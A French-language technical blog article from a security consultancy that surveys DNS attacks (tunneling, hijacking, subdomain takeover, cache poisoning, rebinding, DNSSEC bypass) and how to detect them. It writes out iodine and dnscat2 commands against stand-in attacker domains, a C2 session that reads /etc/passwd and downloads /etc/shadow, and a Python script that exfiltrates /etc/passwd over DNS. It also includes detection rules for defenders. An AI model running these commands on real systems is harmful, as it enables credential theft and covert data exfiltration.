AYI NEDJIMI Consultants

DNS Attacks : Tunneling, Hijacking et Cache Poisoning

Catégorie : Articles Techniques Lecture : 11 min Publié le : 28/02/2026 Auteur : Ayi NEDJIMI

Techniques offensives DNS : exfiltration par tunneling, domain takeover, DNSSEC bypass, DNS rebinding. Outils iodine, dnscat2, détection et.

Table des matières

Auteur : Ayi NEDJIMI **Date :** 28 février 2026

Notre avis d'expert

La défense en profondeur n'est pas un concept abstrait — c'est une architecture concrète avec des couches mesurables et testables. Chaque couche doit être conçue pour fonctionner indépendamment des autres, car l'hypothèse de défaillance d'une couche est la seule hypothèse réaliste.

Votre architecture de sécurité repose-t-elle sur une seule couche de défense ?

Introduction

Le Domain Name System (DNS) est l'un des protocoles les plus fondamentaux et les plus anciens d'Internet. Conçu dans les années 1980 sans considération majeure pour la sécurité, il constitue aujourd'hui l'un des vecteurs d'attaque les plus sous-estimés et les plus difficiles à surveiller. Chaque connexion réseau commence par une résolution DNS, ce qui fait de ce protocole un point de passage obligatoire pour pratiquement toute activité en ligne, légitime ou malveillante.

En 2026, les attaques exploitant le DNS ont considérablement évolué. Les techniques de DNS tunneling permettent l'exfiltration de données à travers des requêtes DNS apparemment anodines, contournant la quasi-totalité des pare-feux et systèmes de détection d'intrusion. Le DNS hijacking et le domain takeover exploitent les faiblesses de l'infrastructure DNS pour rediriger le trafic vers des serveurs contrôlés par l'attaquant. Les attaques de cache poisoning, dont la célèbre attaque Kaminsky et sa variante moderne SAD DNS (Side-channel AttackeD DNS), permettent de corrompre les caches des résolveurs pour rediriger massivement le trafic.

Cet article examine en profondeur chaque catégorie d'attaque DNS, avec des démonstrations techniques utilisant des outils comme iodine, dnscat2, et des scripts personnalisés. Pour chaque technique, nous présentons les mécanismes d'exploitation, les indicateurs de compromission et les stratégies de détection et de mitigation. L'objectif est de fournir aux équipes de sécurité offensive et défensive une compréhension exhaustive du paysage des menaces DNS en 2026.

Element	Description	Priorite
Prevention	Mesures proactives de reduction de la surface d'attaque	Haute
Detection	Surveillance et alerting en temps reel	Haute
Reponse	Procedures d'incident response et remediation	Critique
Recovery	Plan de reprise et continuite d'activite	Moyenne

DNS Tunneling : Exfiltration via iodine et dnscat2

Principe du DNS tunneling

Le DNS tunneling exploite le protocole DNS comme canal de communication bidirectionnel pour transporter des données arbitraires. Le principe repose sur l'encodage de données dans les noms de sous-domaines des requêtes DNS (canal montant - client vers serveur) et dans les réponses DNS de type TXT, CNAME ou NULL (canal descendant - serveur vers client). Puisque le trafic DNS est rarement filtré ou inspecté en profondeur par les pare-feux, ce canal covert permet de contourner la majorité des contrôles de sécurité réseau.

La capacité de données par requête DNS est limitée : un nom de domaine peut contenir au maximum 253 caractères, avec des labels de 63 caractères maximum. En encodage Base32 (le plus courant pour la compatibilité), cela permet environ 150 octets de données par requête. Cependant, en multipliant les requêtes (des centaines par seconde), un débit de 10 à 500 Kbps est atteignable, suffisant pour exfiltrer des documents sensibles, maintenir un canal C2, ou même tunneler une session SSH complète.

iodine : Tunnel IP over DNS

iodine est un outil qui crée un tunnel IP complet encapsulé dans des requêtes DNS. Il établit une interface réseau virtuelle (tun) sur le client et le serveur, permettant de router n'importe quel trafic IP à travers le DNS. C'est l'outil de référence pour le DNS tunneling à haut débit.

Cas concret
L'exploitation de Log4Shell (CVE-2021-44228) en décembre 2021 a démontré les risques systémiques liés aux dépendances open-source. Cette vulnérabilité dans la bibliothèque de logging Log4j affectait des millions d'applications Java et a nécessité une mobilisation mondiale de l'industrie pour identifier et corriger tous les systèmes vulnérables.

```
# === SERVEUR (VPS avec domaine contrôlé) ===
# Configuration DNS préalable :
# tunnel.attacker.com  NS  ns.attacker.com
# ns.attacker.com      A   203.0.113.50

# Lancement du serveur iodine
sudo iodined -f -c -P s3cretP4ss 10.0.0.1 tunnel.attacker.com

# Options :
# -f : foreground
# -c : désactiver le check du client
# -P : mot de passe partagé
# 10.0.0.1 : IP du serveur sur le tunnel
# tunnel.attacker.com : domaine utilisé pour le tunneling

# === CLIENT (machine compromise) ===
sudo iodine -f -P s3cretP4ss tunnel.attacker.com

# Vérification du tunnel :
ping 10.0.0.1  # Ping le serveur via le tunnel DNS

# Utilisation : SSH via le tunnel DNS
ssh user@10.0.0.1

# Ou tunnel SOCKS pour proxy web
ssh -D 1080 user@10.0.0.1
# Configurer le navigateur avec SOCKS proxy localhost:1080

# === OPTIMISATION DU DÉBIT ===
# Tester les types de requêtes supportés
iodine -f -P s3cretP4ss -T NULL tunnel.attacker.com   # Meilleur débit
iodine -f -P s3cretP4ss -T TXT tunnel.attacker.com    # Plus compatible
iodine -f -P s3cretP4ss -T CNAME tunnel.attacker.com  # Fallback
```

dnscat2 : C2 over DNS

dnscat2 est un outil de Command and Control (C2) conçu spécifiquement pour opérer via le DNS. Contrairement à iodine qui crée un tunnel IP générique, dnscat2 fournit un shell interactif, le transfert de fichiers et le port forwarding, optimisés pour le faible débit inhérent au DNS tunneling. Il supporte le chiffrement de bout en bout et peut fonctionner en mode direct (connexion au serveur DNS autoritaire) ou en mode récursif (via le résolveur DNS local).

```
# === SERVEUR dnscat2 (Ruby) ===
git clone https://github.com/iagox86/dnscat2.git
cd dnscat2/server
gem install bundler
bundle install
ruby dnscat2.rb exfil.attacker.com --secret=mysecret --security=authenticated

# === CLIENT dnscat2 (binaire compilé) ===
# Windows :
dnscat2.exe --dns server=exfil.attacker.com --secret=mysecret

# Linux :
./dnscat --dns server=exfil.attacker.com --secret=mysecret

# === COMMANDES C2 ===
# Sur le serveur, une fois la session établie :
dnscat2> sessions        # Lister les sessions actives
dnscat2> session -i 1    # Interagir avec la session 1

# Shell interactif :
command (session)> shell
sh> whoami
sh> cat /etc/passwd

# Transfert de fichiers :
command (session)> download /etc/shadow /tmp/shadow.txt
command (session)> upload /tmp/implant.sh /tmp/implant.sh

# Port forwarding :
command (session)> listen 0.0.0.0:8080 10.0.0.5:80

# === EXFILTRATION DE DONNÉES AUTOMATISÉE ===
# Script d'exfiltration via requêtes DNS brutes (sans outil)
# Encode les données en base32 dans les sous-domaines

import base64, subprocess, sys

def dns_exfil(data, domain):
    """Exfiltre des données via des requêtes DNS TXT"""
    encoded = base64.b32encode(data).decode()
    chunks = [encoded[i:i+60] for i in range(0, len(encoded), 60)]
    for i, chunk in enumerate(chunks):
        query = f"{i}.{chunk}.{domain}"
        subprocess.run(['nslookup', '-type=TXT', query],
                       capture_output=True, timeout=5)

# Exfiltrer un fichier
with open('/etc/passwd', 'rb') as f:
    dns_exfil(f.read(), 'exfil.attacker.com')
```

Indicateurs de compromission du DNS tunneling

- **Volume anormal** : Plus de 100 requêtes DNS par minute vers un même domaine depuis un seul hôte
- **Longueur des sous-domaines** : Requêtes avec des noms de sous-domaines supérieurs à 50 caractères (données encodées)

- **Entropie élevée** : Les sous-domaines contiennent des données encodées en Base32/Base64, produisant une entropie Shannon supérieure à 3.5 (contre ~2.5 pour des noms légitimes)
- **Types de requêtes inhabituels** : Volume élevé de requêtes TXT, NULL, ou CNAME vers un domaine non standard
- **Ratio requêtes/réponses** : Un tunnel DNS génère un ratio proche de 1:1, contrairement au trafic DNS normal où les réponses sont souvent mises en cache
- **Domaines récemment enregistrés** : Le domaine de tunneling est souvent enregistré quelques jours avant l'attaque

---

Combien de vos contrôles de sécurité ont été testés en conditions réelles cette année ?

DNS Hijacking et Domain Takeover

Vecteurs de DNS hijacking

Le DNS hijacking consiste à modifier les enregistrements DNS d'un domaine pour rediriger le trafic vers un serveur contrôlé par l'attaquant. Cette technique permet d'intercepter les emails, de mener des attaques de phishing transparentes (le domaine affiché est le domaine légitime), et de voler des certificats TLS via les challenges de validation DNS.

Les principaux vecteurs d'attaque incluent :

- **Compromission du registrar** : Accès au panneau d'administration du bureau d'enregistrement (GoDaddy, OVH, Namecheap) via credential stuffing, social engineering ou exploitation de vulnérabilités. Le groupe Sea Turtle a utilisé cette technique pour compromettre plus de 40 organisations gouvernementales entre 2017 et 2019.
- **Compromission du serveur DNS autoritaire** : Exploitation de vulnérabilités sur BIND, PowerDNS ou Microsoft DNS pour modifier les zones directement. Les vulnérabilités CVE-2020-1350 (SIGRed) et CVE-2021-25216 (BIND) ont permis des RCE sur des serveurs DNS.
- **BGP hijacking du résolveur** : Détournement des routes BGP pour intercepter le trafic vers les résolveurs DNS publics (8.8.8.8, 1.1.1.1). Plusieurs incidents documentés montrent des AS malveillants annonçant des préfixes appartenant à des opérateurs DNS.
- **Rogue DHCP / DNS local** : Sur un réseau local compromis, l'attaquant peut distribuer un serveur DNS malveillant via DHCP pour rediriger toutes les résolutions.

Subdomain takeover

Le subdomain takeover exploite les enregistrements DNS dangling (orphelins) qui pointent vers des services cloud déprovisionnés. Lorsqu'une organisation supprime une ressource cloud (Azure App Service, AWS S3 bucket, GitHub Pages, Heroku) sans supprimer l'enregistrement CNAME correspondant, un attaquant peut recréer la ressource et servir son propre contenu sur le sous-domaine de la victime.

```
# === RECONNAISSANCE DE SUBDOMAIN TAKEOVER ===

# 1. Enumération des sous-domaines
subfinder -d target.com -o subdomains.txt
amass enum -passive -d target.com -o amass_subs.txt
cat subdomains.txt amass_subs.txt | sort -u > all_subs.txt

# 2. Résolution DNS et identification des CNAME
while read sub; do
    cname=$(dig +short CNAME $sub 2>/dev/null)
    if [ -n "$cname" ]; then
        echo "$sub -> $cname"
        # Vérifier si la cible du CNAME est accessible
        http_code=$(curl -s -o /dev/null -w "%{http_code}" "https://$sub" 2>/dev/
null)
        if [ "$http_code" = "404" ] || [ "$http_code" = "000" ]; then
            echo "[!] POSSIBLE TAKEOVER: $sub -> $cname (HTTP $http_code)"
        fi
    fi
done < all_subs.txt

# 3. Outils automatisés de détection
# subjack - scan automatisé de subdomain takeover
subjack -w all_subs.txt -t 100 -timeout 30 -ssl -c fingerprints.json -v

# nuclei avec templates de takeover
nuclei -l all_subs.txt -t takeovers/ -o takeover_results.txt

# === SERVICES VULNÉRABLES AU TAKEOVER ===
# Service                  | Indicateur CNAME
# -------------------------|--------------------------
# Azure App Service        | *.azurewebsites.net
# AWS S3 Bucket            | *.s3.amazonaws.com
# GitHub Pages             | *.github.io
# Heroku                   | *.herokuapp.com
# Shopify                  | *.myshopify.com
# Fastly                   | *.fastly.net
# Pantheon                 | *.pantheonsite.io
# Surge.sh                 | *.surge.sh
# Unbounce                 | *.unbouncepages.com
```

Mitigation du subdomain takeover

1. Audit régulier des enregistrements DNS dangling avec des outils comme dnsreaper ou subjack. 2. Suppression des enregistrements CNAME avant la déprovision des services cloud. 3. Implémentation de CAA records pour limiter les autorités de certification autorisées. 4. Monitoring des changements DNS avec des alertes sur les nouveaux enregistrements.

Cache Poisoning : Kaminsky et SAD DNS

L'attaque Kaminsky (2008) et ses évolutions

L'attaque Kaminsky, révélée par Dan Kaminsky en 2008, a fondamentalement changé la perception de la sécurité DNS. Le principe exploite la faiblesse du protocole DNS qui utilise un Transaction ID (TXID) de seulement 16 bits pour associer les requêtes aux réponses. Un

attaquant peut envoyer des milliers de réponses forgées avec des TXID aléatoires en espérant deviner le bon, injectant ainsi un enregistrement malveillant dans le cache du résolveur.

L'innovation de Kaminsky résidait dans l'utilisation de sous-domaines aléatoires pour contourner le TTL du cache : au lieu de tenter de poisonner un enregistrement existant (qui serait déjà dans le cache avec un TTL positif), l'attaquant requiert un sous-domaine inexistant (ex : `random123.target.com`) et inclut dans sa réponse forgée un enregistrement Additional Section redirigeant l'autorité NS de `target.com` vers son propre serveur.

```
# Principe de l'attaque Kaminsky (conceptuel)
# ============================================

# 1. L'attaquant envoie une requête au résolveur cible
#    pour un sous-domaine inexistant :
dig @resolver.target.com random123.target.com

# 2. Simultanément, l'attaquant flood le résolveur avec
#    des réponses DNS forgées contenant :
#    - TXID deviné (brute-force sur 65536 possibilités)
#    - Section Answer : random123.target.com A 1.2.3.4
#    - Section Authority : target.com NS ns.attacker.com
#    - Section Additional : ns.attacker.com A 203.0.113.50

# 3. Si le TXID est deviné avant la réponse légitime,
#    le résolveur cache : target.com NS ns.attacker.com
#    Tout le trafic vers target.com est redirigé

# Mitigation post-Kaminsky :
# - Source Port Randomization (SPR) : RFC 5452
#    Espace de recherche passe de 2^16 à 2^16 * 2^16 = 2^32
# - DNSSEC : Signature cryptographique des réponses
# - 0x20-bit encoding : Randomisation de la casse dans les requêtes
```

SAD DNS : L'attaque side-channel de 2020

SAD DNS (Side-channel AttackeD DNS), publié par des chercheurs de l'UC Riverside en 2020, a relancé le spectre du cache poisoning en contournant la mitigation principale de l'attaque Kaminsky : la randomisation du port source. L'attaque exploite un side-channel dans la gestion des messages ICMP "port unreachable" par le noyau Linux pour déterminer le port source utilisé par le résolveur, réduisant considérablement l'espace de brute-force.

Considerations pratiques avancees

Principe technique de SAD DNS :

1. **Phase de scan** : L'attaquant envoie des paquets UDP vers le résolveur cible sur une plage de ports. Pour les ports fermés, le kernel Linux répond avec un ICMP Port Unreachable. Pour le port ouvert (utilisé par la requête DNS en cours), aucune réponse ICMP n'est envoyée.
2. **Side-channel ICMP** : Le rate-limiter global ICMP de Linux (net.ipv4.icmp_ratelimit) est exploité comme oracle. En envoyant un paquet de test et en observant si la réponse

ICMP est rate-limitée, l'attaquant peut déduire si un autre paquet a déjà déclenché une réponse ICMP.

3. **Déduction du port source** : Par dichotomie, l'attaquant identifie le port source exact en quelques milliers de paquets.
4. **Injection de réponse** : Avec le port source connu, l'espace de brute-force est réduit à 2^16 (TXID seul), rendant l'attaque Kaminsky à nouveau viable.

```
# Vérification de la vulnérabilité SAD DNS
# ========================================

# Vérifier le rate-limiter ICMP (Linux)
sysctl net.ipv4.icmp_ratelimit
# Valeur par défaut : 1000 (vulnérable)
# Mitigation : sysctl -w net.ipv4.icmp_ratelimit=0

# Vérifier si le résolveur utilise la randomisation de port
# Depuis le résolveur, lancer des requêtes et observer les ports
tcpdump -i eth0 'udp and dst port 53' -nn | awk '{print $3}' | cut -d. -f5

# Mitigation côté résolveur :
# 1. Désactiver le rate-limiter ICMP
echo "net.ipv4.icmp_ratelimit = 0" >> /etc/sysctl.conf
sysctl -p

# 2. Activer DNSSEC validation
# Dans /etc/unbound/unbound.conf :
# server:
#     auto-trust-anchor-file: "/var/lib/unbound/root.key"
#     val-clean-additional: yes

# 3. Utiliser DNS over TLS/HTTPS pour les requêtes upstream
# server:
#     tls-cert-bundle: "/etc/ssl/certs/ca-certificates.crt"
# forward-zone:
#     name: "."
#     forward-tls-upstream: yes
#     forward-addr: 1.1.1.1@853#cloudflare-dns.com
#     forward-addr: 8.8.8.8@853#dns.google
```

DNS Rebinding

Principe et exploitation

Le DNS rebinding est une technique qui contourne la Same-Origin Policy (SOP) des navigateurs web en exploitant la résolution DNS. L'attaquant contrôle un domaine dont le serveur DNS autoritaire renvoie alternativement l'adresse IP de son propre serveur et celle de la cible interne. Le navigateur de la victime, considérant que les deux requêtes proviennent du même domaine, autorise le script de l'attaquant à accéder aux ressources de la cible interne. Pour approfondir, consultez Attaques sur API GraphQL.

Déroulement de l'attaque :

1. La victime visite `attacker.com` qui résout vers l'IP de l'attaquant (203.0.113.50)

2. La page charge un JavaScript qui attend l'expiration du TTL DNS (configuré à 0 ou très court)
3. Le script effectue une nouvelle requête vers `attacker.com`, qui cette fois résout vers l'IP interne (192.168.1.1)
4. Le navigateur autorise la requête car le domaine est identique (Same-Origin)
5. Le script accède aux interfaces d'administration internes (routeur, imprimante, caméras IoT)

```
# Outil : Singularity of Origin (DNS Rebinding Framework)
# https://github.com/nccgroup/singularity

# Installation
git clone https://github.com/nccgroup/singularity.git
cd singularity
go build -o singularity cmd/singularity-server/main.go

# Lancement du serveur
./singularity -HTTPServerPort 8080 \
  -DNSRebindStrategy roundrobin \
  -ResponseIPAddr 203.0.113.50 \
  -ResponseReboundIPAddr 192.168.1.1 \
  -RebindingFQDN rebind.attacker.com

# Cibles courantes du DNS rebinding :
# - Routeurs domestiques (192.168.0.1, 192.168.1.1)
# - Interfaces d'administration IoT
# - API metadata cloud (169.254.169.254)
# - Services internes sans authentification
# - Jenkins, Elasticsearch, Redis exposés localement

# Mitigation côté résolveur DNS :
# Activer le DNS rebinding protection dans les résolveurs
# Unbound :
# server:
#     private-address: 10.0.0.0/8
#     private-address: 172.16.0.0/12
#     private-address: 192.168.0.0/16
#     private-address: 169.254.0.0/16
```

DNSSEC Bypass

Limitations et faiblesses de DNSSEC

DNSSEC (DNS Security Extensions) est la solution standard pour authentifier les réponses DNS via des signatures cryptographiques. Cependant, son déploiement reste incomplet (environ 30% des domaines .com signés en 2026) et plusieurs vecteurs d'attaque permettent de le contourner.

- **NSEC walking** : DNSSEC utilise des enregistrements NSEC pour prouver la non-existence d'un domaine. Ces enregistrements permettent d'énumérer tous les noms d'une zone DNS. NSEC3 (RFC 5155) utilise le hachage pour atténuer ce problème, mais les hashes courts sont vulnérables au brute-force avec des outils comme nsec3map.

- **Key rollover attacks** : Durant la rotation des clés DNSSEC (KSK rollover), une fenêtre de vulnérabilité existe si l'ancienne clé est révoquée avant que la nouvelle soit propagée dans tous les caches.
- **Algorithm downgrade** : Un attaquant MitM peut forcer l'utilisation d'algorithmes cryptographiques faibles (RSA-SHA1) en interceptant les réponses DNSKEY et en retirant les algorithmes forts.
- **Domaines non signés** : DNSSEC ne protège que les domaines qui l'ont activé. Un attaquant peut cibler les domaines non signés de la chaîne de confiance (ex : le domaine parent n'a pas de DS record).
- **DNSSEC stripping** : Un résolveur compromis ou malveillant peut simplement retirer les signatures DNSSEC des réponses avant de les transmettre au client, si le client ne valide pas DNSSEC lui-même.

```
# NSEC Walking - Enumération de zone via DNSSEC
# ==============================================

# Outil ldns-walk (simple)
ldns-walk @8.8.8.8 target.com

# nsec3walker (NSEC3 brute-force)
# Collecte des hashes NSEC3
nsec3walker --collect target.com > nsec3hashes.txt

# Brute-force des hashes
nsec3walker --crack nsec3hashes.txt --wordlist wordlist.txt

# dnsrecon avec NSEC walking
dnsrecon -d target.com -t zonewalk

# Vérification DNSSEC d'un domaine
dig +dnssec +multi target.com DNSKEY
dig +dnssec +multi target.com SOA

# Vérifier la chaîne de confiance complète
drill -S target.com
# ou
delv @8.8.8.8 target.com A +rtrace
```

Détection et Monitoring DNS Avancé

Architecture de monitoring DNS

Une architecture de monitoring DNS efficace combine plusieurs couches de visibilité : la capture passive du trafic DNS sur le réseau (DNS tap), l'analyse des logs des résolveurs DNS internes, et l'enrichissement par des feeds de Threat Intelligence DNS. La corrélation de ces sources permet de détecter les anomalies caractéristiques des attaques DNS.

```
# === DÉTECTION DNS TUNNELING ===

# 1. Analyse d'entropie des sous-domaines (Python)
import math
from collections import Counter

def shannon_entropy(s):
    """Calcule l'entropie Shannon d'une chaîne"""
    if not s:
        return 0
    freq = Counter(s)
    probs = [f/len(s) for f in freq.values()]
    return -sum(p * math.log2(p) for p in probs)

def detect_tunneling(query):
    """Détecte le DNS tunneling par analyse statistique"""
    subdomain = query.split('.')[0]
    entropy = shannon_entropy(subdomain)
    length = len(subdomain)

    # Seuils de détection
    if entropy > 3.5 and length > 30:
        return True, f"HIGH: entropy={entropy:.2f}, len={length}"
    elif entropy > 3.0 and length > 50:
        return True, f"MEDIUM: entropy={entropy:.2f}, len={length}"
    return False, f"OK: entropy={entropy:.2f}, len={length}"

# 2. Règle Sigma pour DNS tunneling
# title: DNS Tunneling Detection via Query Length
# logsource:
#     category: dns
# detection:
#     selection:
#         query|re: '^[a-z0-9]{50,}\.'
#     condition: selection | count() by src_ip > 100
#     timeframe: 5m
# level: high

# 3. Splunk - Détection par volume et longueur
index=dns sourcetype=dns
| eval subdomain = mvindex(split(query, "."), 0)
| eval sub_len = len(subdomain)
| eval char_diversity = mvcount(mvdedup(split(subdomain, "")))
| where sub_len > 40
| stats count as query_count, avg(sub_len) as avg_length by src_ip, query
| where query_count > 50
| sort -query_count

# 4. Zeek (Bro) - Script de détection DNS tunneling
# dns_tunneling.zeek
@load base/protocols/dns
module DNSTunnel;

export {
    redef enum Notice::Type += { DNS_Tunneling };
    const entropy_threshold = 3.5;
    const length_threshold = 50;
}

event dns_request(c: connection, msg: dns_msg, query: string, qtype: count) {
    local parts = split_string(query, /\./);
    if (|parts| > 0) {
```

```
        local subdomain = parts[0];
        if (|subdomain| > length_threshold) {
            NOTICE([$note=DNS_Tunneling,
                    $msg=fmt("Potential DNS tunneling: %s", query),
                    $conn=c]);
        }
    }
}
```

Outils de détection spécialisés

- **PassiveDNS** : Collecte passive de toutes les résolutions DNS observées sur le réseau. Permet l'analyse historique et la détection de changements suspects.
- **dnstwist** : Détection de typosquatting et de domaines similaires utilisés pour le phishing. Génère des permutations de noms de domaines et vérifie leur existence.
- **DNSViz** : Outil de visualisation et de validation de la chaîne DNSSEC. Permet d'identifier les erreurs de configuration et les faiblesses cryptographiques.
- **PacketQ** : Requêtes SQL sur des captures PCAP de trafic DNS. Permet l'analyse forensique rapide de grandes quantités de trafic DNS.
- **Zeek DNS Analytics** : Module Zeek spécialisé dans l'analyse comportementale du trafic DNS avec détection d'anomalies.

Architecture DNS défensive recommandée
1. DNS résolveur interne avec DNSSEC validation et RPZ (Response Policy Zones). 2. DNS over HTTPS/TLS pour les requêtes upstream. 3. Monitoring passif DNS sur le réseau avec analyse d'entropie. 4. Blocage des requêtes DNS directes (port 53) vers l'extérieur - forcer le passage par le résolveur interne. 5. Integration des feeds de Threat Intelligence DNS pour le blocage proactif des domaines malveillants.

Questions frequentes

Comment ce sujet impacte-t-il la securite des organisations ?

Ce sujet a un impact significatif sur la securite des organisations car il touche aux fondamentaux de la protection des systemes d'information. Les entreprises doivent evaluer leur exposition, mettre en place des mesures preventives adaptees et former leurs equipes pour faire face aux risques associes a cette problematique.

Quelles sont les bonnes pratiques recommandees par les experts ?

Pourquoi est-il important de se former sur ce sujet en 2026 ?

En 2026, la maitrise de ce sujet est devenue incontournable face a l'evolution constante des menaces et des exigences reglementaires. Les professionnels de la cybersecurite doivent maintenir leurs competences a jour pour proteger efficacement les actifs numeriques de leur organisation et repondre aux obligations de conformite.

Pour approfondir ce sujet, consultez notre outil open-source security-automation-framework qui facilite l'automatisation des workflows de sécurité.

Conclusion

Les attaques DNS constituent une menace persistante et en constante évolution. Le protocole DNS, conçu sans mécanismes de sécurité natifs, reste un vecteur d'attaque privilégié en 2026 malgré les efforts de mitigation (DNSSEC, DoH/DoT, RPZ). La diversité des techniques - du tunneling pour l'exfiltration au cache poisoning pour la redirection de trafic - exige une approche de défense multi-couches combinant prévention, détection et réponse.

Le DNS tunneling reste la technique la plus utilisée pour l'exfiltration de données en raison de sa fiabilité et de sa discrétion. Les attaques de cache poisoning, revitalisées par SAD DNS, démontrent que même les mitigations considérées comme robustes peuvent être contournées par des side-channels. Le subdomain takeover, quant à lui, illustre les risques liés à la gestion opérationnelle des enregistrements DNS dans les environnements cloud modernes.

Pour les équipes de sécurité, la priorité est d'implémenter une visibilité complète sur le trafic DNS (monitoring passif, logs résolveurs, analyse d'entropie), de déployer DNSSEC sur tous les domaines gérés, de forcer le trafic DNS à travers des résolveurs internes contrôlés, et d'auditer régulièrement les enregistrements DNS pour détecter les dangling records. Ces mesures, combinées à une veille active sur les nouvelles techniques d'attaque DNS, permettent de réduire significativement la surface d'attaque.


Sources et références : MITRE ATT&CK · CERT-FR

Ressources et références

- Exfiltration Furtive : Techniques et Détection
- Purple Team : Méthodologie et Exercices
- SSRF Moderne : Techniques d'Exploitation

Partagez cet Article


Cet article vous a été utile ? Partagez-le avec votre réseau professionnel !



